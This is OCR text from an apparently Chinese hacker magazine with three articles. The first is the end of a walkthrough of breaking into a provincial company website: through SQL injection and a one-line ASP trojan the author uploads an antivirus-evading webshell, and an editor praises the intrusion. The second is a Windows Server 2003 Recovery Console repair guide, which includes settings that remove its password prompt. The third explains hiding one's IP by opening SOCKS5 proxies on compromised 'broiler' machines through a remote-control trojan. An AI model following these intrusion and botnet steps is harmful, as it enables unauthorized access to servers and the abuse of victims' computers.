


图7 得到一匹小马





图8 上传大马

5. 打开一句话木马客户端，填入URL地址：http://www.XXXX.com.cn/elin.asp,点提交，成功后，自动转到一个简易的ASP木马http://www.XXXX.com.cn/up.asp。如图4、5、6、7。

然后我们就可以用它来上传一个功能较强大的木马了，我传了一个免杀的马，如图8。

终于上传成功了ASP木马，获得了Webshell，如图9。

最后，用语句drop table [elin_tmp]——删除刚才创建的临时表。


图9 成功得到WEBSHELL

四、思考

这样一个省级公司大站，出现如此低级的漏洞实属不该。为了广大用户的利益，一定要加强安全系数，不然影响可不小啊。

本文没什么新的技术，是写给初学者看的一篇非常通俗的文章，请各位读者不要见笑。

编辑点评：本文可为elin的上一篇文章作一补充。同样是注入，数据库差异备份却常常被菜鸟忽略。而网站权限分配不够完善也就是在给我们入侵的机会。很简单的一件事情却得不到管理员的重视，致使服务器变成我们的天堂。

现在的人啊，玩系统是越玩越狠，系统罢工了咋办？没事，重装呗。但重装系统毕竟是一件出力不讨好的事情，浪费时间精力，更关键的是万一MM的照片忘记备份……本世纪最惨重的损失啊……所以党的政策是，能不重装就不装。那系统出问题了怎么办呢？那就看看本期恶补给大家准备的节目，要会保养系统，出问题时也要学会修复系统，这样菜鸟离脱贫就不远咯，嘿嘿……

实战Windows Server 2003故障恢复控制台

林峰

从本文你可以学到：
1、Recovery Console的安装
2、Recovery Console的基本命令的使用
3、如何"破解"Recovery Console的登录密码
4、从实践中体会到Recovery Console的强大功能
5、学会使用统观全局的思想从多角度考虑问题

测试环境：
安装在VMware Workstation中的Windows Server 2003
（注：Recovery Console下文就简称为RC）

昨天在虚拟机上安装了最新的破解版卡巴杀毒软件，想测试下它的安全性，感觉良好，可当我把它卸载后重启2003就出现如图1的错误。



图1 启动时出现错误

第一个反应就是Boot.ini出现问题，尝试了好久，最后想到了"系统自带的故障恢复控制台"，默认情况下RC是没安装的，需要自己安装（x:\i386\winnt32.exe /cmdcons），（注：x即安装光盘所在位置）。中间会有一些提示，限于篇幅就不讲解了。安装好后如图2所示。





图2 安装好后启动

当然你也可以通过光盘启动，如图3。


图3 通过光盘启动

两者的差异在于：前者对于解决一些小问题非常方便，例如安装双系统后文件的丢失或是MBR遭到破坏（下文即将提到），后者对于误删boot.ini非常实用，当然也能够解决前者的所有问题，青菜萝卜各有所好。

一、尝试

虽说我已经安装了RC，可现在连boot.ini也找不到了，看来只有从光盘来启动了，开机进入BIOS找了半天也找不到开机从光驱启动的选项，难道只有重装系统吗？不行！仔细查看了虚拟机的配置，发现了如图4所示的情况。




图4 虚拟机的配置

硬盘接口选择的是SCSI，难道是这个出问题？试试再说，接着就改成IDE 0:1，重启虚拟机出现了如图5的界面，爽！真是踏破铁鞋无觅处，得来全不费工夫。



图5 从CD启动

（注：故障解决后仔细研究了下，发现VM默认是从光驱启动的，不过你要对应好，如图6。）





图6 VM的光驱对应的设备

二、实战

当从光盘启动后出现如图7的界面，我们按“R”就进入RC，输入密码，OK。


图7 通过光盘启动

先介绍几个常用命令：

Attrib ：修改文件属性
bootcfg ：生成或修改boot.ini
disable / enable ：停止或是启动相应的服务
listsvc ：列出可用的服务和驱动
fixmbr ：修复MBR（用于安装多操作系统）
map ：显示磁盘的对应编号（用于因调整磁盘导致分区错位）
rename ：重命名
set ：设置环境变量

具体解决步骤：

1.在提示符下输入bootcfg /rebuild（重建boot.ini）结果如图8。



图8 重建boot.ini

2.重启2003，看看问题解决了没，晕，提示“NTDETECT失败”。如图9所示。经过查找得知这是个系统文件，存在安装盘的\i386\下，我们只要COPY系统盘的安装目录下就可解决问题。



图9 提示

3.重新进入RC，输入命令Copy d:\i386\ntdetect.com c:\如图10所示，提示成功，再次重启2003。终于出现了久违的登陆页面，故障到此解决。



图10 成功复制文件

小提示

假如我忘记了RC的登陆密码该如何？

以下提供两种方法供解决：

1、注册表设置

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Setup\RecoveryConsole

双击右侧的“SecurityLevel”，并将其值改为1（1：无须输入密码即可登陆RC。0：需要登陆密码）

2、组策略设置

Gpedit.msc——计算机配置——windows设置——安全设置——本地策略——安全选项。双击启动右侧的“故障恢复控制台：允许自动系统管理员登录”

三、深入了解

看到这里我相信各位读者已经对RC有了个初步的了解，也想去尝试其强大的功能。但当你真正去实践时，你才会发现其实RC是有很多限制的，如不能将文件拷贝到可移动设备，在查询时不能使用通配符等等，这是何原因呢？那是你在RC中有很多环境变量在限制你的操作。

我们可以在RC中直接输入set来查看当前的环境变量，如图11。




图11 查看环境变量

这里要注意RC默认是不允许修改环境变量的，如图12。



图12 禁止修改环境变量

这里也提供两种解决方案：

1、注册表设置

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Setup\RecoveryConsole

双击右侧的“SetCommand”，并将其值改为1，即可。

2、组策略设置

Gpedit.msc——计算机配置——windows设置——安全设置——本地策略——安全选项

双击启动右侧的“故障恢复控制台：允许对所有驱动器和文件夹进行软盘复制和访问”

经过以上修改之后我们就可以直接输入set AllowRemovableMedia = TRUE 即可。

这里也要注意命令格式“=”两边各有一个空格，否则提示出错。

四、如何删除RC

1.删除RC的系统文件，一般是安装在系统盘的根目录

2.删除boot.ini中的“C:\CMDCONS\BOOTSECT.DAT="Microsoft Windows Recovery Console" /cmdcons”（即为RC的启动项，从中我们也可以找到RC的安装目录）

五、总结

在解决实际问题中引出RC，并对RC做了全面的介绍，从初识到深入，让大家对RC有个充分的了解，其实RC还有很多功能，如因为安装LINUX导致MBR出错这时就可以使用“fixmbr”来进行修复，还有很多网友因误删boot.ini而导致系统无法进入或是系统文件丢失，那使用RC是最好的解决方法，简单，省事。或是安装不兼容的驱动而导致系统无法访问，当然你也可以使用RC解决，“listsvc和disable”两个命令足以。

至此RC已经介绍完，有问题的朋友可以给我留言，我在nohack的ID为：黑色幽灵。

编辑点评：对于简单的错误修复，故障恢复控制台是个很好的选择，它与原系统结合得比较紧密，验证严格，一定程度上也可以防止误操作对系统造成的影响，但这也是它的不足之处，过多限制会对系统修复造成麻烦，所以它适合菜鸟使用。而对于复杂的故障或者数据修复等，小编更推荐使用Windows PE（如深山红叶）或者是Live CD来进行修复。

酷玩首语：

经过紧张的筹备，“酷玩”终于和大家见面了。酷玩专门介绍大家感兴趣的网络时尚流行技术，比如热门的QQ和相关应用。所以首次登场就为大家带来了两大实用技术、两顿免费大餐。如果你还在为上网暴露IP而烦恼；如果你还在望着QQ会员业务而满地口水；如果你总是抱怨着QQ好友的不易管理，那么本期首发酷玩，你非读不可哦！当然还有其他精彩内容等你玩酷。

不要让QQ出卖你的行踪

马成

想必大家都知道QQ珊瑚虫可以查看好友的IP地址，这样对有些人是比较方便了，但是对于不想让别人知道自己行踪的人就不好了。今天我就系统地给大家介绍下怎样隐藏自己的行踪。其实要实现这个最简单的方法就是通过代理，我先以SOCKS5来给大家讲解。

一、寻找SOCKS5代理

说到SOCKS5，网上也有很多免费的资源，但是免费的资源毕竟不稳定，免费用的人又多，速度就跟不上了。如果你手上有肉鸡，那这个问题就好解决了，直接给肉鸡开SOCKS5。今天就用鸽子来给大家演示一下。首先说明下，如果你是电信的宽带用户就要找电信的肉鸡，因为在测试过程中发现电信的用户用网通代理不成功。

1.找一个电信的肉鸡。(图1)




图1

2.选择“远程控制命令”。(图2)




图2

3.选择里面的“代理服务”。(图3)

4.到这里了开SOCKS5就应该会了吧。对！直接在“登陆用户”里写上你的用户，下面写上密码。端口自己设置好，点“开始服务”。这样，我们的一个“SOCKS5”代理就找好了。关于开HTTP代理的方法也是一样的。开右边的“HTTP代理服务”就可以了，我就不多演示了。

